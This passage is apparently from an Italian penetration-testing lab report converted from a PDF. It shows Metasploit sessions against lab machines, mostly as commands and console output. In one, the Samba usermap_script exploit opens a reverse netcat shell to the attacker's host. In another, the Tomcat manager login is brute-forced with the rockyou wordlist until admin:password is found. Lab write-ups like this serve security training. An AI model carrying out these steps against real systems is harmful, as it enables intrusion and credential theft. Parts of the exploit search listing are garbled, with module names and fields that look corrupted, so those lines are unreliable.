LHOST 192.168.50.100 yes      The listen address (an interface may be specified)
LPORT 4444 yes                The listen port

Exploit target:
  Id  Name
  - 
  0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.50.150
RHOST => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/samba/usermap_script) > options


Module options (exploit/multi/samba/usermap_script):
  Name   Current Setting  Required  Description
  GHOST          no        The local client address
  CPORt          no        The local client port
  PROXIES        no        A proxy chain of format type:host:port[,type:host:port][,...]
  RHOSTS  192.168.50.150 yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT    445            yes      The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name   Current Setting  Required  Description
  LHOST  192.168.50.100 yes      The listen address (an interface may be specified)
  LPORT    5555           yes      The listen port

Exploit target:
  Id  Name
  - 
  0  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) >
```


Una volta completato il settaggio, avviamo l'exploit e verifichiamo di essere dentro con una verifica della connessione di rete:




```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:42001) at 2025-03-17 05:35:36 -0400

ifconfig
eth0    Link encap:Ethernet HWaddr 08:00:27:94:80:98
        inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe94:8098/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:4765 errors:0 dropped:0 overruns:0 frame:0
        TX packets:4535 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:184696 (179.6 KB) TX bytes:949184 (926.9 KB)
        Base address:0xd810 Memory:f0200000-f0228000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:16436 Metric:1
        RX packets:421 errors:0 dropped:0 overruns:0 frame:0
        TX packets:421 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:129761 (126.7 KB) TX bytes:129761 (126.7 KB)
```




**TEST 5 .**

**EXPLOIT WINDOWS CON** 

**METASPLOIT**

Andiamo a fare uno scanner delle vulnerabilità attraverso Nessus, dove andiamo a vedere se ci possono essere dei servizi che potrebbero causare degli exploit. In questo caso notiamo subito, in prima posizione, il servizio TomCat, che andiamo ad avviare sul nostro dispositivo target:



dopodiché effettuiamo una scansione nmap per verificare su quale porta è aperto il servizio TomCat, la 8080

Ora avviamo Metasploit e cerchiamo l'exploit che ci serve, search windows TomCat

Name	Disclosure Date	Rank	Check	Description
exploit/multi/http/struts2_servletapi_egi	2016-05-22	excellent	Yes	Apache Struts 2 Namespace Redirect RCE Injection
↳ target: automatic detection				
↳ target: [REDACTED]				
↳ target: Linux				
exploit/multi/http/struts_code_exec_classloader	2014-08-08	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
↳ target: Java				
↳ target: Linux				
↳ target: [REDACTED]				
exploit/multi/http/[REDACTED] 8.0.7 and GlassFish 4 (Remote SMB Resource)	2016-06-08	excellent	Yes	Apache [REDACTED] converter enablecompressionbug vulnerability
exploit/multi/http/[REDACTED] mgr_deploy	2005-11-09	excellent	Yes	Apache [REDACTED] Manager Application Deployer Authenticated Code Execution
↳ target: automatic				
↳ target: Java Universal				
↳ target: [REDACTED] Universal				
↳ target: Linux x86				
exploit/multi/http/[REDACTED] mgr_upload	2005-11-09	excellent	Yes	Apache [REDACTED] Manager Authenticated Unlisted Code Execution
↳ target: Java Universal				
↳ target: [REDACTED] Universal				
↳ target: Linux x86				
exploit/multi/http/atlassian_confluence_werkzeug_nginx_injection	2020-08-28	excellent	Yes	Atlassian confluence werkzeug nginx injection
↳ target: Bins Command				
↳ target: Linux Dropper				
↳ target: [REDACTED] Command				
↳ target: [REDACTED] Dropper				
↳ target: Aspshell Stage				
exploit/multi/http/smbd_smb2_to_rce	2020-06-04	excellent	Yes	Cve-2020-14787 maxFinder:msed 2021 to RCE
exploit/multi/http/sensor_configuration_management_upload	2013-04-07	excellent	Yes	Sensor Configuration Management Arbitrary File Upload
exploit/multi/http/spring_framework_spring4shell	2020-03-31	manual	No	Spring Framework Class parameter RCE (Spring4Shell)
↳ target: Java				
↳ target: Linux				
↳ target: [REDACTED]				
↳ RCE: spring4shell				
↳ RCE: Spring4Shell				
exploit/multi/http/[REDACTED]_jsp_uploaded_files	2017-10-02	excellent	Yes	[REDACTED] RCE via JSP Upload Bypass
↳ target: automatic				
↳ target: Java				
↳ target: Java Linux				
post/multi/gather/windows_gcm		manual	No	Gather Apache [REDACTED] Information

Una volta trovato l'exploit (exploit/multi/http/tomcat\_mgr\_upload), ci avvaliamo del servizio auxiliary/scanner/http/tomcat\_mgr\_login per eseguire un brute force e trovare delle credenziali di accesso. Settiamo RHOST, RPORT, USERNAME (utilizziamo admin per prova conoscendo che con questo servizio possiamo provare a sfruttare la funzionalità di gestione delle applicazioni di Tomcat, che spesso ha credenziali deboli o di default) e come password la lista rockyou.txt. Diamo il comando di avvio ed aspettiamo che trovi delle credenziali di accesso, in questo caso user:admin e pass:password!

The screenshot shows the Metasploit Framework interface. On the left, there's a 'Text Editor' window displaying the module options for 'auxiliary/scanner/http/tomcat\_mgr\_login'. The options include:

Name	Current Setting	Description
ANONYMOUS_LOGIN	false	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	Try blank passwords for all users
BEST_FRCE_SPEED	5	Use fast to bruteforce, from 0 to 5
DB_ALL_CREDITS	false	Try each user/password couple stored in the current database
DB_ALL_PASS	false	Add all passwords in the current database to the list
DB_ALL_USERS	false	Add all users in the current database to the list
DB_SKIP_EXISTING	none	Skip existing credentials stored in the current database (Accepted: none, user, userrealm)
PASSWORD		The HTTP password to specify for authentication
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	File containing passwords, one per line
PROXY		A proxy chain of format <proxyhost[:port],type>[<proxyhost[:port],type>] ...
RHOSTS	www	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic-using-metasploit.html
RPORT	8080	The target port (TCP)
SSL	false	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	Stop guessing when a credential works for a host
TARGETURI	/manager/html	URI for Manager login, Default is /manager/html
THREADS	1	The number of concurrent threads (max one per host)
USERNAME		The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	File containing users and passwords separated by space, one pair per line
USER_WL_PASS	false	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt	File containing users, one per line
VERBOSE	true	Whether to print output for all attempts
VHOST		HTTP server virtual host

Below the configuration, there's a note: "view the full module info with the info or info -r command".

The main terminal window shows the exploit results:

```
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.200.200
RHOSTS = 192.168.200.200
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8080
RPORT = 8080
msf auxiliary(scanner/http/tomcat_mgr_login) > set USERNAME admin
USERNAME = admin
msf auxiliary(scanner/http/tomcat_mgr_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE = /usr/share/wordlists/rockyou.txt
msf auxiliary(scanner/http/tomcat_mgr_login) > run
[*] No active msf - Credential data will not be saved!
[-] 192.168.200.200:8080 - LOGIN FAILURE: admin:123456 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILURE: administrator (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILURE: administrator:56789 (Incorrect)
[*] 192.168.200.200:8080 - Login Successful! admin:password
[*]
[-] 192.168.200.200:8080 - LOGIN FAILURE: manager:123456 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILURE: manager:12345 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILURE: manager:123456789 (Incorrect)
```

